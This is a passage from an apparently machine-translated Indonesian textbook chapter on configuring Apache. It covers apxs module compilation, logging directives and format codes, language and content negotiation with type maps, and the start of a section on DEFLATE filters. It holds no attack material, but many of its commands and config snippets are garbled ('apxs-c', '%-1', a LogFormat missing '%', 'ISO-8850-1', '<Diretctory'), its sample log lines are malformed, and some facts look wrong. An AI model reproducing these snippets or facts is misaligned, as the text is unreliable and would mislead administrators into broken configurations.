–i	*[–n modname] [–a] [–A] filename [filename …]*	Kompilasi modul yang disimpan sebagai file .so dan pindahkan file yang dikompilasi ke direktori modul
–e	*[–n modname] [–a] [–A] filename [filename …]*	Suka –i tetapi beroperasi dalam mode pengeditan sehingga pengguna dapat memutuskan di mana akan menempatkan kode modul yang dikompilasi
–g	*–n modname*	Kompilasi nama mod modul ke dalam file objek (.o). Ini seperti –i, kecuali apxs mencoba menebak nama file modul, diberi nama modul.
–q	*[arg]*	Tanpa arg, ini mencantumkan semua nilai flag kompilasi C. Arg adalah –S VAR=VALUE atau nama bendera seperti INSTALL, INCLUDES, CFLAGS, dan seterusnya, untuk mendapatkan nilai satu variabel

Untuk mengkompilasi modul ekstensi, eksperimental, atau pihak ketiga, Anda akan menggunakan apxs, Alat Ekstensi Apache. Ini adalah program baris perintah yang ditemukan di direktori yang sama dengan apachectl dan httpd (/usr/local/apache2/bin). Program apxs mengharapkan berbagai opsi dan parameter. Penggunaan dan format dari pilihan yang tersedia diberikan pada Tabel 2.11. Selain yang ada di tabel, opsi –a dan –A menambahkan direktif LoadModule yang diperlukan ke file konfigurasi Anda, sehingga modul tersedia untuk Apache pada restart apachectl berikutnya, di mana –A menambahkan direktif tetapi mengomentari pernyataan, seperti dalam #LoadModule. Anda harus menghapus tanda komentar pada arahan tersebut agar modul dapat dimuat pada restart berikutnya.

Bayangkan kita ingin memasang modul pihak ketiga bernama mymodule. Kami telah mengunduh kode sumber sebagai mymodule.c. Karena ini belum dalam bentuk .so yang diperlukan untuk Apache, kita harus menggunakan apxs untuk mengompilasinya. Kita dapat melakukan ini dalam dua langkah berikut:

./apxs-c mymodule.c – o mod _ mymodule.so
./apxs-I –a mod_mymodule.so

Langkah pertama mengkompilasi kode C menjadi file objek bersama, yang kami ganti namanya menjadi mod_mymodule. jadi (jadi untuk objek bersama). Konvensi penamaan untuk modul yang digunakan oleh Apache adalah mod_name.so, jadi kami menggunakan mod_modulename.so sebagai nama file modul. Perintah selanjutnya memindahkan modul

ke direktori modules (/usr/local/apache2/modules) dan menambahkan statemen LoadModule yang tepat ke file konfigurasi kita. Alternatifnya, kita bisa menggabungkan ini menjadi satu pernyataan dengan menggabungkan parameter –c, –i, dan –a.

2.4 KONFIGURASI LANJUTAN

Di Bagian 2.3, kami hanya menggores permukaan utilitas Apache. Di sini, kami menjelajahi beberapa fitur lain dari modul dasar dan ekstensi. Banyak dari fitur ini yang layak ditambahkan ke konfigurasi Anda; namun, terlalu banyak fitur ini dapat mengurangi efisiensi server web Anda. Kami akan mengeksplorasi gagasan itu di akhir bab ini.

Pencatatan

Apache mencatat pesan yang termasuk dalam tiga kategori. Kategori pertama terdiri dari permintaan yang diterima oleh web server. Ini dicatat ke file log akses. Kategori kedua merupakan pesan kesalahan yang dihasilkan oleh Apache. Ini dicatat ke file log kesalahan. Rutin pencatatan kesalahan mirip dengan daemon syslog Unix/Linux di mana pesan dicatat berdasarkan tingkat log. Dengan menentukan level log yang ingin Anda catat, hanya pesan yang memenuhi atau melebihi level tersebut yang akan dicatat. Jenis pesan log ketiga melibatkan eksekusi skrip sisi server. Anda dapat mengontrol informasi yang masuk ke dalam file ini, mengubah nama/lokasi file, dan menambahkan file log lainnya, sesuai keinginan, melalui beberapa arahan, yang akan kita jelajahi di sini.

Untuk log kesalahan, ada tiga arahan. Yang pertama, ErrorLog, menentukan nama dan lokasi file log. Yang kedua, ErrorLogFormat, memungkinkan Anda mendikte informasi apa yang dicatat. Terakhir, LogLevel menunjukkan jenis peristiwa yang akan menyebabkan pesan dicatat. Perhatikan bahwa log kesalahan tidak mencatat kesalahan yang dibuat oleh Apache sebagai akibat dari permintaan yang buruk (seperti kesalahan File Tidak Ditemukan 404), melainkan mencatat kesalahan, peringatan, atau pesan informasi yang dibuat oleh Apache. Misalnya, pesan kesalahan mungkin muncul karena kesalahan dalam file konfigurasi atau karena pernyataan Sertakan mengarah ke file yang tidak ditemukan.

Ada 16 level log berbeda yang tersedia, serupa dengan sembilan level log yang tersedia untuk syslogd daemon log Unix/Linux. 16 level, dari tertinggi ke terendah, adalah emerg, alert, crit, error, warn, notice, info, debug, diikuti oleh delapan level trace (trace1 sampai trace8). Saat Anda berpindah dari emerg ke debug, Anda beralih dari tingkat kesalahan paling kritis ke tingkat paling rendah. Tingkat peringatan untuk debug tidak menunjukkan kesalahan tetapi hanya peringatan atau pemberitahuan informasi yang mungkin ingin Anda selidiki. Tingkat pelacakan menyebabkan Apache mencatat pesan berdasarkan operasi standar seperti membuka koneksi dan mengakses cache.

Pernyataan LogLevel mengharapkan level log, seperti peringatan. Namun, akan lebih rumit jika Anda ingin mencatat pesan dari sumber lain (modul). Dalam kasus seperti itu, pernyataan LogLevel menyediakan daftar yang dimulai dengan level log sistem dan diikuti oleh level log untuk modul tertentu. Dengan cara ini, Anda dapat memperoleh umpan balik yang berbeda, bergantung pada modul yang dijalankan. Misalnya, modul mod_cgi digunakan untuk mengeksekusi skrip CGI. Biasanya Anda mungkin ingin mencatat peristiwa pada

tingkat peringatan untuk Apache, kecuali untuk skrip CGI, di mana Anda mungkin ingin mencatat informasi tambahan. Anda kemudian dapat menggunakan pernyataan berikut:

LogLevel warn cgi :debug

Arahan ErrorLog mengharapkan lokasi dan nama file log kesalahan. Ini mungkin akan default ke ErrorLog "errors/error_log". Lokasi ini ditempelkan ke ServerRoot, yang dalam kasus kami adalah /usr/local/apache2, sehingga error log disimpan di /usr/local/apache2/errors/ error_log. Jika Anda mengubah lokasi ini, pastikan direktori tersebut sudah ada. File log kesalahan dibuat jika tidak ada. Alternatif untuk menentukan lokasi log kesalahan adalah dengan menggunakan logger syslog dari Linux/Unix. Untuk ini, ganti lokasi dengan syslog.

Arahan ErrorLogFormat digunakan untuk menjelaskan apa yang dicatat. Spesifikasi apa yang akan dicatat dibuat dengan memasukkan format di dalam tanda kutip ganda. Formatnya adalah kombinasi dari karakter literal (seperti spasi, titik dua, dan tanda kurung) dan karakter kontrol. Setiap karakter kontrol diawali dengan tanda persentase (%). Jika Anda tidak menentukan direktif ErrorLogFormat, format default akan digunakan.

Arahan ErrorLogFormat juga dapat, secara opsional, menyertakan koneksi kata kunci atau permintaan sebelum format. Ini digunakan untuk membedakan logging biasa dari pesan tambahan yang dicatat karena koneksi atau permintaan tertentu. Tabel 2.12 mengilustrasikan beberapa karakter kontrol yang lebih signifikan. Perhatikan bahwa banyak dari karakter kontrol ini juga digunakan dalam direktif LogFormat, yang akan kami jelaskan nanti.

Kami mungkin mengharapkan format sebagai berikut: [%{u}t] [%m:%l] [pid: %P:tid %T] %M. Jika format mereferensikan variabel atau hasil dari Apache yang tidak memiliki nilai, tidak ada nilai yang diisi ke dalam pesan yang dicatat. Jika kita ingin memastikan bahwa nilai ditempatkan di file log, tambahkan tanda hubung antara % dan karakter kontrol. Misalnya, jika tidak ada perujuk, %{Referer}i tidak akan memiliki entri dalam pesan yang dicatat, sedangkan %-{Referer}i akan menempatkan tanda hubung di lokasi tersebut dalam file log. Biasanya menggunakan tanda hubung untuk entri seperti %{Referer}i. Perujuk adalah halaman web yang tautannya mengarah ke permintaan saat ini. Nilai ini mungkin null (tidak ada nilai) jika permintaan yang masuk ke Apache dibuat baik dengan mengetikkan URL langsung di kotak alamat atau dengan perangkat lunak selain browser web.

Tabel 2.12 Karakter Kontrol untuk Direktif errorlogformat

KARAKTER KONTROL	KETERANGAN
%%	Tanda persen
%a	Alamat IP klien
%A	Alamat IP lokal dan port menerima permintaan
%{var}e	Nilai keluaran disimpan dalam variabel lingkungan var
%E	Kode status kesalahan
%{name}i	Minta header untuk nama
%k	Jumlah permintaan keep-alive untuk koneksi yang diberikan
%l	Tingkat log pesan

%m	Nama modul yang mencatat pesan
%M	Pesan sebenarnya sedang dicatat
%P, %T	PID dari proses atau utas saat ini
%t, %{u}t	Waktu peristiwa, waktu termasuk milidetik
%{Referer}i,	Halaman perujuk yang mengarah ke halaman yang diminta
%v	Nama kanonis server yang menangani permintaan

Mari kita jelajahi direktif log akses CustomLog dan LogFormat. Yang pertama mirip dengan ErrorLog yang menentukan nama/lokasi file log. Namun, tidak seperti log kesalahan, Anda dapat memiliki banyak log kustom, masing-masing dengan format yang ditentukan sendiri. Jadi, selain lokasi file log, Anda menentukan label. Anda kemudian menyertakan label ini dalam pernyataan LogFormat untuk menggabungkan format yang ditentukan dan file log yang ditentukan.
Misalnya, Anda mungkin memiliki serangkaian arahan CustomLog berikut:

CustomLog Logs/access_log main
CustomLog Logs/error404_log error404

Kedua arahan ini menunjukkan bahwa kita akan memiliki setidaknya dua file log akses yang berbeda, satu bernama utama dan mungkin berisi pesan dari semua permintaan yang relevan. Label error404_log adalah untuk file log yang mungkin berisi pesan yang muncul dari kode status 404 (file tidak ditemukan). Pernyataan LogFormat mirip dengan ErrorLogFormat, kecuali tiga perbedaan. Pertama, ada lebih banyak karakter kontrol yang tersedia. Kami melihat karakter kontrol tambahan ini di Tabel 2.13. Kedua, setelah string format, Anda menambahkan label ke mana entri yang mengikuti format ini akan dipetakan. Ketiga, Anda dapat menambahkan satu atau lebih kode status ke string format Anda untuk menunjukkan bahwa potongan informasi yang diberikan dicatat saat kode status yang diberikan muncul dari penanganan permintaan. Jika kode status tidak cocok, Apache mencatat tanda hubung sebagai pengganti informasi yang diminta.

Entri terakhir dalam tabel membutuhkan penjelasan. Mari kita lakukan ini dengan contoh. Kami mungkin melihat %404U%404f dalam string format kami, menunjukkan bahwa kami ingin melihat bagian jalur dan nama file dari URL hanya jika permintaan menghasilkan kesalahan 404. Jika kode statusnya bukan 404, kedua entri ini akan dicatat sebagai tanda hubung sedangkan string format lainnya akan dicatat, apa pun kode status yang muncul.

Kami dapat menghitung daftar kode status dengan memisahkan angka dengan koma, seperti pada %400,401,402,403,404U. Kita dapat meniadakan daftar kode status dengan mengawali daftar dengan tanda seru. Misalnya, %!404s akan mencatat semua kode status selain 404.

Mari kita perhatikan beberapa contoh pernyataan LogFormat. Kami akan menghasilkan dua log terpisah. Yang pertama, umum, akan menyimpan pesan di logs/access_log dan akan menyimpan pesan untuk semua permintaan. Yang kedua, error404, akan menyimpan pesan di logs/error404_log dan akan menyimpan informasi

tentang error 404. Perhatikan bahwa semua permintaan akan menghasilkan entri dalam file log ini, tetapi hanya kesalahan 404 yang akan menghasilkan informasi yang berarti.

LogFormat "%h %-1 %-u %t \"%r\"%>s %b" common
CustomLog "LOGS/access_Log" common
LogFormat "404a %404U %-404q %404t" error404
CustomLog "Logs/error404_log" error404

Tabel 2.13 Karakter Kontrol Untuk Direktif Logformat

Karakter Kontrol (Jika Tidak Tersedia atau Berbeda dari ErrorLogFormat)	Keterangan
%b	Respons dalam byte (tidak termasuk header)
%{VARNAME}C	Isi cookie VARNAME dalam permintaan dikirim ke server
%D, %T	Waktu yang diperlukan untuk permintaan layanan dalam mikrodetik dan detik
%f	Nama file sumber daya yang dikembalikan atau diminta
%h	Nama host jarak jauh (atau alamat IP host, jika nama host tidak tersedia)
%H	Protokol permintaan
%I, %O	Byte yang diterima (termasuk header) dan byte yang dikirim (termasuk header)
%m	Metode permintaan
%{VARNAME}o	Nilai VARNAME dari header balasan
%q	String kueri (jika ada dalam permintaan)
%r	Baris pertama permintaan
%R	Pawang yang digunakan untuk melayani permintaan (jika ada)
%s	Kode status HTTP
%S	Byte yang ditransfer (kombinasi %I dan %O)
%u	Pengguna jarak jauh (jika diautentikasi)
%U	Bagian jalur URL dalam permintaan
%X	Status koneksi setelah permintaan ditangani (dibatalkan, tetap hidup, dan ditutup)
%codechar	Hanya catat informasi karakter kontrol yang diberikan jika kode status yang dihasilkan cocok dengan kode

Setelah menjalankan Apache beberapa saat, kami memiliki entri di kedua file log ini. File access_log menyimpan entri yang terdiri dari nama host (atau alamat IP) klien, nama login jarak jauh, jika tersedia (atau tanda hubung jika tidak tersedia), nama pengguna, jika tersedia (atau tanda hubung), waktu permintaan, dan baris pertama dari permintaan ditempatkan dalam tanda kutip (seperti pada "GET /stuff/foo1.html HTTP/1.1"), diikuti oleh kode status dan terakhir ukuran respons. Dua contoh entri mengikuti. Perhatikan bahwa contoh kedua menghasilkan kesalahan 404, sehingga ukuran yang dikembalikan adalah nol (tidak ada yang dikembalikan karena kesalahan).

Machine 1. Someserver.com - - [10/Dec/2013 :09;11:16 – 0500]
"GET/stuff/fool.html" 200 5314
10.11.12.13 - - [10/Dec/2013 :09:11:51 – 0500]
"GET/stuff/foo2.html"404 –

File log kedua akan mencatat informasi tentang kesalahan 404 atau beberapa tanda hubung untuk menunjukkan bahwa permintaan terkait tidak menghasilkan kesalahan 404. Dari dua permintaan di atas, yang pertama memiliki 200 kode status, sehingga akan dicatat sebagai tanda hubung. Dua entri dalam file error404_log adalah sebagai berikut:

- - - -
10.11.12.13 / stuff/foo2.html – [10/Dec/2013 :09:11:51 -0500]

Tanda hubung di entri kedua sesuai dengan string kueri, yang tidak ada di URL ini. Arahan CustomLog dan LogFormat adalah bagian dari log_config_module. Jika modul ini tidak dimuat, arahan kami di atas akan menghasilkan pesan kesalahan saat kami memulai Apache. Oleh karena itu, kita harus menempatkan arahan ini ke dalam wadah <IfModule>. Arahan ErrorLog dan LogLevel adalah bagian dari inti Apache, jadi, kita tidak perlu mengambil tindakan pencegahan apa pun saat menggunakannya Itu
Header <IfModule> akan menjadi <IfModule log_config_module>.

Negosiasi Isi

Di Bab 1 , kami memperkenalkan kemampuan server web untuk negosiasi konten. Di sini, kami secara khusus mempelajari cara menyiapkan Apache untuk melakukan negosiasi konten. Negosiasi konten memerlukan beberapa arahan Apache yang berbeda untuk membuatnya berfungsi. Kami harus mengizinkan opsi MultiViews untuk file yang diberikan atau di dalam direktori yang menyimpan file. Selanjutnya, kita membutuhkan beberapa versi dari file yang diberikan, satu per tipe konten. Kami kemudian harus menentukan bagaimana menangani negosiasi. Kami pertama-tama melihat negosiasi bahasa dan kemudian bentuk negosiasi lainnya.

Untuk negosiasi bahasa, arahan yang diperlukan berasal dari modul mod_negotiation (dimuat secara default). Arahan yang tersedia untuk negosiasi bahasa adalah AddLanguage, LanguagePriority, dan ForceLanguagePriority. AddLanguage memetakan jenis bahasa ke ekstensi file. Kami biasanya menggunakan ekstensi yang sama dengan nama bahasa, jadi kami mungkin akan melihat pernyataan seperti ini:

AddLanguage de .de
AddLanguage en .en
AddLanguage fr .fr
AddLanguage zh .zh

Alasan untuk memiliki arahan ini adalah bahwa tidak semua bahasa harus dipetakan ke ekstensi pendek. Misalnya, bahasa Inggris AS dilambangkan sebagai en-us, sedangkan bahasa Cina yang berbasis di China dilambangkan sebagai zh-cn. Kita mungkin ingin memetakan en-us ke ekstensi .en daripada ke ekstensi .en-us.

Direktif LanguagePriority memungkinkan kita untuk menghitung bahasa yang akan kita sediakan melalui negosiasi dan mencantumkannya dalam urutan pilihan kita. Jika permintaan masuk tanpa spesifikasi bahasa, kami mengembalikan file bahasa pilihan kami. Mengingat arahan AddLanguage sebelumnya, kami mungkin memprioritaskannya sebagai berikut:

LanguagePriority en fr zh de

Sekarang, jika ada permintaan untuk file yang tersedia dalam semua bahasa ini dan permintaan tersebut tidak menyatakan preferensi, kami mengembalikan versi bahasa Inggris. Jika permintaan datang dengan preferensi untuk bahasa Prancis, kami mengembalikan versi itu karena kami menyediakannya. Jika permintaan pengguna meminta bahasa Inggris atau Prancis, tanpa preferensi (tanpa nilai q), kami mengembalikan versi bahasa Inggris. Hanya jika pengguna memiliki prioritas yang berbeda dari prioritas kami, kami harus menangani ini dengan cara yang berbeda. Kami akan mengeksplorasi ini di akhir sub-bagian ini.

Direktif ForceLanguagePriority digunakan untuk memberi tahu Apache apa yang harus dilakukan jika tidak ada satu file pun yang harus dikembalikan, seperti yang ditunjukkan oleh LanguagePriority. Situasi ini muncul dalam dua keadaan yang berbeda. Pertama, file tidak ada dalam bahasa yang diminta atau dianggap dapat diterima oleh klien. Kedua, ada beberapa bahasa yang sama-sama dapat diterima. Dalam kasus sebelumnya, tanpa direktif ForceLanguagePriority, Apache merespons dengan kode status 406 (tidak dapat diterima) dan daftar pilihan. Dalam kasus terakhir, Apache merespons dengan kode status 300 (pilihan ganda) dan daftar pilihan.

Dengan direktif ini, kita dapat menentukan salah satu dari None, Prefer, dan Fallback, dengan Prefer sebagai default. Jika Tidak Ada yang dipilih, perilakunya sama dengan tanpa arahan ini. Yaitu, jika tidak ada file yang cocok, kode status 406 dikembalikan, dan dalam kasus beberapa kecocokan yang sama, kode status 300 dikembalikan. Dengan Prefer, Apache menggunakan pengurutan LanguagePriority jika beberapa pilihan file tersedia. Ini memungkinkan Apache untuk menghindari kode status 300. Dengan Fallback, Apache kembali menggunakan pengurutan LanguagePriority jika tidak ada file yang tersedia untuk memenuhi permintaan pengguna dan karenanya menghindari kode status 406. Artinya, baik Prefer maupun Fallback menghindari masalah tidak tersedianya file bahasa dengan bobot yang sama atau tidak tersedia. Anda dapat menentukan Prefer dan Fallback di ForceLanguagePriority, seperti di ForceLanguagePriority Prefer Fallback, dengan urutan menunjukkan mana yang dicoba terlebih dahulu, mode Prefer, atau mode Fallback.

Mari kita perhatikan sebuah contoh. Kami memiliki dua arahan berikut, yang mengikuti dari arahan AddLanguage sebelumnya:

LanguagePriority en fr zh de
ForceLanguagePriority prefer

Kami memiliki file foo1.html.en, foo1.html.fr, dan foo1.html.zh. Permintaan masuk untuk foo1.html, dengan preferensi untuk versi Prancis. Meskipun server web kami diatur untuk memilih bahasa Inggris, ada versi bahasa Prancis yang tersedia, jadi, kami memenuhi permintaan tersebut. Permintaan lain datang untuk bahasa Spanyol (es). Tanpa file yang cocok, server kami mengembalikan versi bahasa Inggris. Jika kami tidak memiliki ForceLanguagePriority, Apache akan mengembalikan kode status 406 dan daftar tiga file yang tersedia. Terakhir, jika klien sama-sama menentukan versi China atau versi Jerman, Apache mengembalikan kode status 300, mencantumkan versi China dan Jerman. Seandainya ForceLanguagePriority kami menggunakan Fallback, versi China akan dikembalikan sebagai gantinya.

Jika kita ingin melakukan negosiasi lebih dari satu dimensi (seperti tipe konten dan bahasa), kita juga menyediakan file peta tipe dan mendefinisikan ekstensi nama file sebagai peta tipe dengan menggunakan direktif Add-Handler, seperti pada Add-Handler tipe-peta .var.

Bentuk negosiasi lainnya adalah untuk bentuk pengkodean (kompresi dan enkripsi file),kontenjenis, dan set karakter. Bentuk negosiasi ini tidak ditangani oleh mod_negotiation melainkan oleh mod_mime. Untuk memetakan tipe MIME ke ekstensi file, kami menggunakan AddType. Untuk menetapkan set karakter yang berbeda ke ekstensi file, kami menggunakan AddCharset. Untuk menetapkan berbagai bentuk penyandian ke ekstensi file, kami menggunakan AddEncoding. Perhatikan bahwa AddLanguage, yang telah dibahas sebelumnya, sebenarnya juga merupakan bagian dari mod_mime, dan bukan dari mod_negotiation. Keempat arahan Add ini digunakan untuk negosiasi konten. Ada arahan terpisah untuk menetapkan cara menangani atau memproses halaman dari ekstensi yang diberikan dengan menggunakan penangan, sehingga arahan ini berbeda dari AddHandler dan SetHandler.

Jika kita memiliki beberapa pernyataan Add dalam konteks yang sama yang memetakan ekstensi yang sama ke tipe yang berbeda dalam dimensi yang sama (misalnya, beberapa direktif AddType atau AddEncoding), maka hanya direktif terakhir yang diterapkan. Misalnya, kita mungkin memiliki wadah direktori yang berisi dua arahan berikut. Jika demikian, maka file .txt akan dipetakan ke charset UTF-8, bukan ISO-8859-1.

AddCharset ISO-8850-1 . txt
AddCharset UTF-8 .txt

Anda dapat mengganti pemetaan yang dibuat sebelumnya dengan mengatur pernyataan Anda ke dalam konteks yang berbeda. Bayangkan satu wadah direktori memiliki arahan pertama di atas, memetakan file .txt ke ISO-8859-1 dan wadah subdirektori, atau file akses memiliki arahan kedua, yang menggantikan yang pertama.

Kami juga dapat menghapus pemetaan yang dibuat sebelumnya dengan menggunakan bentuk Hapus dari empat arahan yang sama (RemoveCharset, RemoveEncoding, RemoveLanguage, dan RemoveType). Masing-masing arahan ini mengharapkan hanya rangkaian karakter, bentuk penyandian, bahasa, atau jenis, seperti pada RemoveLanguage fr atau RemoveType image/gif. Anda akan menggunakan pernyataan ini dari dalam konteks tertentu untuk menghapus pemetaan apa pun yang telah ditentukan dalam konteks yang lebih umum. Direktif Add dapat ditempatkan dalam konteks apa pun, tetapi direktif Remove tidak diizinkan dalam konteks server. Ini masuk akal karena kita mungkin menggunakan direktif Add sebagai direktif server untuk membuat pemetaan default, seperti menempatkan AddLanguage en .en. Kami mungkin, dalam beberapa subkonteks, ingin menghapus pemetaan ini melalui pernyataan RemoveLanguage. Subkonteks adalah host virtual, wadah, dan file akses.

Dua arahan lain yang membuat pemetaan adalah TypesConfig dan MimeMagicFile. TypesConfig adalah direktif server sedangkan MimeMagicFile dapat berupa server atau direktif host virtual. Kedua arahan ini menetapkan lokasi file data yang menjalankan tipe MIME lebih lanjut ke pemetaan ekstensi file. Keuntungan dari arahan ini adalah pemetaan tipe MIME yang paling umum sudah tersedia, sehingga Anda dapat membatasi jumlah arahan AddType dalam file konfigurasi Anda.

Dalam kasus TypesConfig, ada file default di bawah ServerRoot di conf/mime.types. Jadi, pernyataannya adalah TypesConfig conf/mime.types. Kecuali jika Anda berencana untuk mengganti pemetaan ini, Anda sebaiknya tidak mengubah arahan ini. Karena file ini berisi pemetaan standar, Anda mungkin tidak perlu mengubahnya. Sebagai gantinya, Anda dapat mengganti pemetaan yang ditentukan dalam konteks yang lebih spesifik. Dalam kasus MimeMagicFile, file default terletak di bawah ServerRoot di conf/magic. Perbedaan antara file-file ini adalah mime.types memetakan tipe MIME ke ekstensi sedangkan magic memetakan tipe MIME ke beberapa byte pertama yang ditemukan di file. File ajaib berguna jika tipe MIME tertentu tidak ditemukan di file mime.types. Beberapa byte pertama akan menunjukkan jenis data sebagai byte, pendek, panjang, string, atau tanggal dan apakah file tersebut disimpan dengan menggunakan penyelarasan Big Endian atau Little Endian.

Untuk menyelesaikan konfigurasi kami untuk negosiasi konten, kami menyiapkan peta jenis kami. Kami menempatkan arahan AddHandler untuk memetakan peta tipe penangan ke ekstensi file. Ekstensi default adalah.var. Direktif kami adalah AddHandler type-map .var (namun, direktif ini tidak diperlukan karena kami menggunakan ekstensi file default), ditempatkan di direktif container untuk file yang akan kami tawarkan melalui negosiasi (misalnya, kami mungkin mengelompokkan semua konten yang dapat dinegosiasikan dalam sebuah direktori dan menempatkannya dalam wadah Direktori). Selanjutnya, kita harus menempatkan file peta tipe di direktori yang sama dengan file yang dapat dinegosiasikan dengan nama yang sama.

Selain menentukan preferensi bahasa kita sendiri menggunakan LanguagePriority, kita juga dapat menentukan preferensi kita (jika ada) untuk Content-type. Preferensi ini ditempatkan di file peta jenis dengan menambahkan; qs=value level=n setelah baris Content-type, seperti yang diperkenalkan di Bab 1.

Nilai qs digunakan dengan sendirinya jika klien tidak menentukan nilai preferensi apa pun di header permintaan. Dalam kasus seperti itu, jika ada file tertentu yang dianggap tidak dapat diterima karena header permintaan klien tidak menyertakannya (mis., bahasa tersebut, jenis MIME, atau penyandian tersebut), maka file tersebut akan dikesampingkan, berapa pun nilai qs-nya. File yang tersisa diberi peringkat berdasarkan nilai qs. Apache akan memilih file yang nilai qsnya terbesar.

Dalam kasus seri, aturan pemutusan seri berikut digunakan:

1. Temukan entri dengan * paling sedikit yang digunakan dalam daftar jenis MIME (misalnya, tiga entri mungkin dilambangkan sebagai image/jpg, image/*, dan */*, dalam hal ini image/jpg akan menang karena memiliki tanda bintang paling sedikit).
2. Pada seri selanjutnya, pilih entri yang prioritas bahasanya telah ditetapkan sebagai yang tertinggi.
3. Pada seri selanjutnya, pilih entri dengan nomor level tertinggi.
4. Pada seri selanjutnya, pilih entri dengan panjang konten tertinggi.

Jika pengguna juga menentukan preferensi melalui header permintaan, maka nilai q pengguna dan nilai qs kami akan digabungkan untuk mencapai konsensus. Ini dikenal sebagai algoritma negosiasi. Algoritma ini melakukan tindakan berikut:

1. Hapus semua file dari pertimbangan jika file tersebut gagal memenuhi header Terima pengguna di header Permintaan. Misalnya, jika pengguna tidak mau menerima file Jerman, hapus semua file Jerman dari pertimbangan.
2. Dari file yang tersisa, kalikan setiap nilai q dengan nilai qs yang sesuai.
3. Pilih produk tertinggi dan kembalikan file tersebut.
4. Pada seri, pilih kecocokan bahasa terbaik, gunakan bahasa yang paling banyak diminta dari header permintaan klien, dan jika tidak ada, gunakan bahasa seperti yang ditentukan oleh direktif LanguagePriority.
5. Selanjutnya, pilih file yang rangkaian karakternya paling tinggi, seperti yang ditentukan oleh header permintaan klien.
6. Selanjutnya, pilih file yang penyandiannya paling tinggi, seperti yang ditentukan oleh header permintaan klien.
7. Pada ikatan selanjutnya, pilih file dengan panjang konten terkecil.
8. Pada seri selanjutnya, pilih varian pertama seperti yang tertera di file type map. Jika tidak ada peta tipe, pilih file pertama seperti yang tercantum di direktori.
9. Jika tidak ada file yang tersedia saat ini, kembalikan kesalahan 406 (Tidak Ada Representasi yang Dapat Diterima).

Ada satu batasan lebih lanjut pada algoritme negosiasi konten. Ketika secara khusus diatur untuk negosiasi konten transparan oleh browser web, server Apache diinstruksikan untuk selalu menggunakan preferensi klien daripada preferensinya sendiri. Oleh karena itu, jika browser web klien diatur dengan cara ini, maka nilai qs akan diabaikan sama sekali.

Anda dapat menemukan contoh negosiasi konten yang sudah diimplementasikan di bawah /usr/local/apache2/manual. Direktori ini berisi banyak file yang terdiri dari dokumen/manual online Apache. URL 127.0.0.1/manual/index.html, saat dikeluarkan di browser web yang berjalan di server web Anda, akan menampilkan halaman depan manual

ini. Agar ini berfungsi, pertama-tama batalkan komentar pada pernyataan #Include extra/httpd-manual.conf di file konfigurasi Anda. File konfigurasi ini membuat alias untuk memetakan /manual/ ke direktori /usr/local/apache2/ manual/. File konfigurasi juga harus memiliki wadah direktori yang mengizinkan akses ke subdirektori ini dan menyiapkan file peta tipe untuk berbagai file .html di direktori. Ada juga arahan LanguagePriority dan ForceLanguagePriority dalam file ini.

Mari kita lihat sekilas direktori /usr/local/apache2/manual untuk menyelesaikan subbagian ini. Direktori berisi halaman web individual untuk banyak topik (bind, caching, konfigurasi, negosiasi konten, kesalahan kustom, peringatan dns, dll.). Untuk setiap file ini (mis., bind.html), ada beberapa instance. File pertama diakhiri dengan ekstensi .html dan merupakan peta tipe. File lainnya diakhiri dengan ekstensi .html.language untuk masing-masing dari berbagai bahasa, seperti bind.html.en dan bind.html.de untuk versi bahasa Inggris dan Jerman. Perhatikan bahwa tidak setiap file ada dalam bahasa yang sama. Misalnya, bind.html memiliki enam versi bahasa yang berbeda, sedangkan caching. html hanya ada dalam tiga bahasa. Beberapa file ini juga memiliki ekstensi lebih lanjut untuk rangkaian karakter seperti .utf8 atau .euc-kr (untuk rangkaian karakter berbasis Korea).

Peta tipe untuk file tertentu mencantumkan setiap file yang tersedia. Misalnya, filter.html akan berisi entri untuk filter.html.en, filter.html.es, filter.html.fr, filte.html.ja.utf8, filter.html.ko.euc-kr, dan filter. html.tr.utf8. Setiap nama file diikuti oleh dua pernyataan: Content-Language dan Content-type. Content-type selalu teks/html dan diikuti dengan pernyataan charset. Kebanyakan bahasa menggunakan charset ISO-8859-1. Ini diikuti oleh dua entri yang ditemukan di file filter.html:

URI : Filter.html.en
Content-Language : en
Content – type : text/html ; charset = ISO-8859-1

URL : filter .html.ja.utf-8
Content-Language : Ja
Content-type : text/html ; charset= UTF-8

Negosiasi konten bisa sangat berguna dan tidak memerlukan banyak penyiapan selama Anda telah memikirkan jenis file yang Anda rencanakan untuk ditawarkan dan preferensi Anda sendiri.

Satu arahan berorientasi negosiasi terakhir adalah CacheNegotiatedDocs. Direktif ini memiliki nilai aktif atau nonaktif (default) dan digunakan untuk mengontrol apakah server proxy dapat menyimpan file yang dinegosiasikan. Alasan arahan ini adalah bahwa, melalui negosiasi, kami mungkin tidak mengirimkan file persis yang diminta, dan karena itu, kami mungkin tidak ingin file tersebut di-cache di server proxy. Jika server proxy menyimpan file yang dikembalikan dan pengguna kemudian menegosiasikan file yang sama tetapi sekarang memiliki preferensi yang dinyatakan untuk suatu bahasa, server proxy akan tetap

mengembalikan file asli daripada mengizinkan permintaan untuk membuatnya ke Apache untuk negosiasi lebih lanjut. Kami akan mengeksplorasi masalah cache nanti di bab ini.

Filter

Sumber daya yang dikirimkan ke Apache (melalui PUT dan POST) dan dikembalikan dari Apache (melalui GET) dapat difilter. Filter akan mengubah konten sebelum dikirim dan/atau setelah diterima. Arahan inti SetInputFilter dan SetOutputFilter memungkinkan Anda menentukan filter apa yang harus dilalui file baik saat diterima atau sebelum transmisi. Banyak filter tersedia dalam berbagai modul. Kami akan menjelajahi beberapa filter yang umum digunakan dan arahan terkait di bagian ini. Modul pertama adalah mod_deflate, yang menyediakan filter DEFLATE, yang digunakan untuk mengompresi dan membuka kompresi teks. Untuk menetapkan bahwa beberapa konten harus dikompresi (dikempiskan), pertama-tama Anda harus memuat modul mod_deflate dan kemudian, dalam konteks yang tepat, keluarkan perintah SetOutputFilter DEFLATE. Konteks yang tepat dapat berupa wadah Direktori, wadah Lokasi, atau wadah File. Anda juga dapat menetapkan filter untuk jenis file tertentu menggunakan direktif AddOutputFilter atau AddOutputFilterByType. Jadi, kami memiliki beberapa cara untuk mengempiskan file. Berikut beberapa contohnya. Pada contoh pertama, kami berasumsi bahwa semua file dalam direktori yang diberikan adalah sejenis file teks. Pada contoh kedua, kami menargetkan file yang ekstensinya diakhiri dengan .html, .txt, atau.xml. Pada contoh ketiga, kami mencocokkan dengan ekstensi nama file. Pada contoh terakhir, kami menggunakan tipe MIME.

```
<Diretctory/usr/local/apache2/htdocs/directoryoftextfiles>
    SetOutputFilter DEFLATE
</Directory>

<FileMatch "\.txt$|\.html$|\.xml$>
